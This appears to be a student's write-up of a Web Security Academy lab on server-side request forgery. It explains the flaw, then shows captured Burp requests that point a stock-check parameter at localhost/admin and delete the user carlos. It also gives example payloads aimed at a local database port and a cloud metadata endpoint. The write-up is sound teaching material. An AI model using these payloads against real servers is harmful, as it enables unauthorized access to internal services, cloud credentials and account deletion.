TASK: 5

SSRF

Surendra Gabbani

What is SSRF?

Server-Side Request Forgery (SSRF) is a web vulnerability where an attacker tricks a vulnerable server into making unauthorized requests to internal or external resources.

Instead of the attacker directly sending a request, the server itself is manipulated to send the request — making it appear legitimate.

How it works:

1. A web app takes a user-supplied URL (for example, to fetch an image or connect to an API).
2. The app does not validate or sanitize the input properly.
3. The attacker provides a malicious URL pointing to:
    - Internal services (e.g., http://localhost:8080/admin)
    - Cloud metadata endpoints (e.g., http://169.254.169.254/latest/meta-data/)
    - Other sensitive systems inside the private network.
4. The vulnerable server executes the request, exposing sensitive data or enabling further attacks.

Example:

Suppose an application fetches profile pictures from a given URL:


http://example.com/fetch?url=http://victim.com/image.png

An attacker changes the parameter:


http://example.com/fetch?url=http://localhost:3306/

Now the server unknowingly tries to connect to its own internal database, leaking information.


LAB


Web Security Academy > SSRF > Lab
Lab: Basic SSRF against the local server
APPRENTICE
LAB
Not solved
This lab has a stock check feature which fetches data from an internal system.
To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.
ACCESS THE LAB


STEP 1:


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn ATOR v2.3.0
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Request
Pretty Raw Hex
Host : 0a2a003903e2fcc880afa8ac004d005e.web-security-academy.net
Cookie : session=ah5FlOH86RCOpj5jHPbXnFDfl7XF2a8b
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept : */*
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Referer : https://0a2a003903e2fcc880afa8ac004d005e.web-security-academy.net/product?productId=1
Content-Type : application/x-www-form-urlencoded
Content-Length : 107
Origin : https://0a2a003903e2fcc880afa8ac004d005e.web-security-academy.net
Sec-Fetch-Dest : empty
Sec-Fetch-Mode : cors
Sec-Fetch-Site : same-origin
Priority : u=0
Te: trailers
stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type : text/plain; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 3
440
Inspector
Request Attributes 2
Request Body Parameters 1
Request Cookies 1
Request Headers 18
Response Headers 3

STEP 2:


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: https://0a2a003903e2fcc880afa8ac004d005e.web-
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0a2a003903e2fcc880afa8ac004d005e.web-security-academy.net
Cookie: session=ah5FlOH86RC0pj5jHPbXnFDfl7XP2a8b
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a2a003903e2fcc880afa8ac004d005e.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://0a2a003903e2fcc880afa8ac004d005e.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
stockApi=http://localhost/admin
Response
Pretty Raw Hex Render
Basic SSRF against the local server
LAB Not solved
Back to lab description
Home | Admin panel | My account
Users
wiener - Delete
carlos - Delete

STEP 3:


Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0a2a003903e2fcc880afa8ac004d005e.web-security-academy.net
Cookie: session=ah5FlOH86RC0pj5jHPbXnFDfl7XP2a8b
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a2a003903e2fcc880afa8ac004d005e.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://0a2a003903e2fcc880afa8ac004d005e.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
stockApi=http://localhost/admin/delete?username=carlos
Response
Pretty Raw Hex Render

<section class="maincontainer">

<header class="navigation-header">
<section class="top-links">
<a href=/>Home</a> |
<a href="/admin">Admin panel</a> |
<a href="/my-account">My account</a> |
</section>
</header>
<header class="notification-header">
</header>
<section>
<h1>Users</h1>

wiener -
<a href="/admin/delete?username=wiener">Delete</a>

carlos -
<a href="/admin/delete?username=carlos">Delete</a>

STEP 4: (LAB Solved)

Risks of SSRF:

- Access to internal-only services
- Bypassing firewalls and network segmentation
- Exfiltrating cloud credentials (AWS, Azure, GCP metadata endpoints)
- Potential Remote Code Execution (RCE) in some cases

Conclusion:

- SSRF is a powerful vulnerability with severe implications.
- This lab shows how attackers can escalate from stock API to deleting accounts.
- Lesson: Always validate external requests and protect internal services.

THANK YOU